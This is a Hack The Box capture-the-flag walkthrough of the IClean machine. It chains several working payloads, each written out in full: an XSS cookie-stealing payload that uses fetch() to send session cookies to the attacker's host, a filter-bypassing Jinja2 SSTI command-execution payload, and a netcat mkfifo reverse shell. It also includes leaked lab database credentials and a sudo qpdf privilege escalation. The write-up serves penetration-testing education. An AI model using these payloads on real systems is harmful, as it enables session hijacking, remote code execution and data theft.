Hack The Box IClean Machine Walkthrough — shaggy
Hey everyone, I’m sharing the walkthrough for the IClean machine on Hack The Box. In this machine we’ll explore how common vulnerabilities like httpOnly misconfiguration, SSTI, and XSS can chain together into a full compromise. Let’s dive in. 🍾 🙌 🎉

We start with an Nmap scan to enumerate running services and open ports.
1nmap --min-rate 7000 -p- -sS -sV 10.10.11.12 -Pn --open -o first-nmap.txtStarting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 12:18 EDTNmap scan report for 10.10.11.12Host is up (0.086s latency).Not shown: 65533 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)80/tcp open http Apache httpd 2.4.52 ((Ubuntu))Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelService detection performed. Please report any incorrect results at https://nmap.org/submitNmap done: 1 IP address (1 host up) scanned in 17.41 secondsWhile probing port 80, we added capiclean.htb to our /etc/hosts file.
1curl http://10.10.11.12<!DOCTYPE html><html><head> <meta http-equiv="refresh" content="0;url=http://capiclean.htb"></head><body> <!-- Optional content for users without JavaScript --> <p>If you are not redirected, <a href="http://capiclean.htb">click here</a>.</p></body></html>We then did directory fuzzing on the web app but found nothing beyond what the UI already exposed. A subdomain scan also came up empty.


While exploring the /choose path I spotted a GET A QUOTE button leading to the /quote endpoint, one that wasn’t in my wordlist. We submitted a random email and the app thanked us.
While intercepting the quote request I noticed a second parameter: service. Playing with that parameter, I saw the app making outbound requests back to me.
1Original parameter value: %3Cimg+src%3D%22http%3A%2F%2F10.10.14.15%3A9191%22+%2F%3E(<img src="http://10.10.14.15:9191" />)
The vulnerability here stems from a cookie without the HttpOnly flag, meaning JavaScript can read it. If we can get the app to make a request to us that includes the session cookie, we can log in as that user.
1Parameter value: %3Cimg+src%3D%22http%3A%2F%2F10.10.14.6%2Fservice%22+onerror%3Dfetch%28%22http%3A%2F%2F10.10.14.15%3A9191%2F%3Fc%3D%22%2Bdocument.cookie%29+%2F%3E
We got the session token via GET request and imported it with Firefox’s Cookie Editor extension. We’re now logged in.
1listening on [any] 9191 ...connect to [10.10.14.15] from (UNKNOWN) [10.10.11.12] 39198GET /?c=session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zq-pTg.fj97DaFnlyqFJxJWZHK1aRbnk5w HTTP/1.1Host: 10.10.14.15:9191Connection: keep-aliveUser-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36Accept: */*Origin: http://127.0.0.1:3000Referer: http://127.0.0.1:3000/Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9We now have access to the /dashboard route.


In the Generate Invoice section we enter some random values and the app returns a numeric ID.

Submitting that ID triggers a QR code generation endpoint.

Intercepting the request we see a qr_link parameter. The value passed there is reflected unsanitized into the response as data:image/png;base64,<raw URL>. The raw URL ends up as plain text, not valid base64. This is a clear template injection vector.

After more poking we confirm SSTI is exploitable here.

Direct shell payloads were rejected due to special character filtering, so I referenced HackTricks Jinja2 SSTI and this filter-bypass writeup to craft a working payload. We confirm command execution on the system.
1Command execution payload injected through the qr_link parameter: {{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('whoami')|attr('read')()}}
To get our first shell, we use the payload below. It calls os.popen to spawn a reverse shell, which connects back to us on the specified IP and port.
1{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("(url encoding)rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <IP> PORT >/tmp/f ")|attr("read")()}}Once the connection lands, we upgrade the shell:
 1listening on [any] 9898 ...
 2connect to [10.10.14.15] from (UNKNOWN) [10.10.11.12] 44434
 3sh: 0: can't access tty; job control turned off
 4$ app.py
 5static
 6templates
 7$ whoami
 8www-data
 9$ python3 -c 'import pty;pty.spawn("bash")'
10www-data@iclean:/opt/app$ pwd
11pwd
12/opt/app
We grab the user.txt flag. Checking who else is on the system, we spot a user named consuela. The shell already drops us in /opt/app, and reading app.py there turns up MySQL credentials.
 1Contents of app.py:
 2from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
 3from flask import render_template_string
 4import pymysql
 5import hashlib
 6import os
 7import random, string
 8import pyqrcode
 9from jinja2 import StrictUndefined
10from io import BytesIO
11import re, requests, base64
12app = Flask(__name__)
13app.config['SESSION_COOKIE_HTTPONLY'] = False
14secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
15app.secret_key = secret_key
16# Database Configuration
17db_config = {
18    'host': '127.0.0.1',
19    'user': 'iclean',
20    'password': 'pxCsmnGLckUb',
21    'database': 'capiclean'
22}
23...
With those credentials we connect to MySQL and pull what’s there.
 1www-data@iclean:/opt/app$ mysql -u iclean -ppxCsmnGLckUb -D capiclean
 2Welcome to the MySQL monitor. Commands end with ; or \g.
 3Your MySQL connection id is 362
 4Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)
 5
 6mysql> show tables;
 7+---------------------+
 8| Tables_in_capiclean |
 9+---------------------+
10| quote_requests      |
11| services            |
12| users               |
13+---------------------+
143 rows in set (0.00 sec)
15
16mysql> describe users;
17+----------+-------------+------+-----+---------+----------------+
18| Field    | Type        | Null | Key | Default | Extra          |
19+----------+-------------+------+-----+---------+----------------+
20| id       | int         | NO   | PRI | NULL    | auto_increment |
21| username | varchar(50) | NO   | UNI | NULL    |                |
22| password | char(64)    | NO   |     | NULL    |                |
23| role_id  | char(32)    | NO   |     | NULL    |                |
24+----------+-------------+------+-----+---------+----------------+
254 rows in set (0.01 sec)
26
27mysql> select * from users;
28+----+----------+------------------------------------------------------------------+----------------------------------+
29| id | username | password                                                         | role_id                          |
30+----+----------+------------------------------------------------------------------+----------------------------------+
31|  1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
32|  2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
33+----+----------+------------------------------------------------------------------+----------------------------------+
342 rows in set (0.00 sec)
Cracking consuela’s hash gives us the password simple and clean.

Now logged in as consuela, we’ve got user.txt. Checking what consuela can run, qpdf is allowed via sudo. That’s enough to escalate.
1consuela@iclean:~$ sudo -l
2sudo -l
3[sudo] password for consuela: simple and clean
4Matching Defaults entries for consuela on iclean:
5    env_reset, mail_badpass,
6    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
7    use_pty
8User consuela may run the following commands on iclean:
9    (ALL) /usr/bin/qpdf
We attach /root/root.txt to an empty PDF as root, then pull the attachment back out. That lets consuela read a file she has no permission to read directly.
1consuela@iclean:/usr/bin$ sudo /usr/bin/qpdf --empty --add-attachment /root/root.txt -- test.pdf
2consuela@iclean:/usr/bin$ qpdf test.pdf --show-attachment=root.txt
358155e6981061e8f6e42*********
Thanks for reading, happy hacking! :)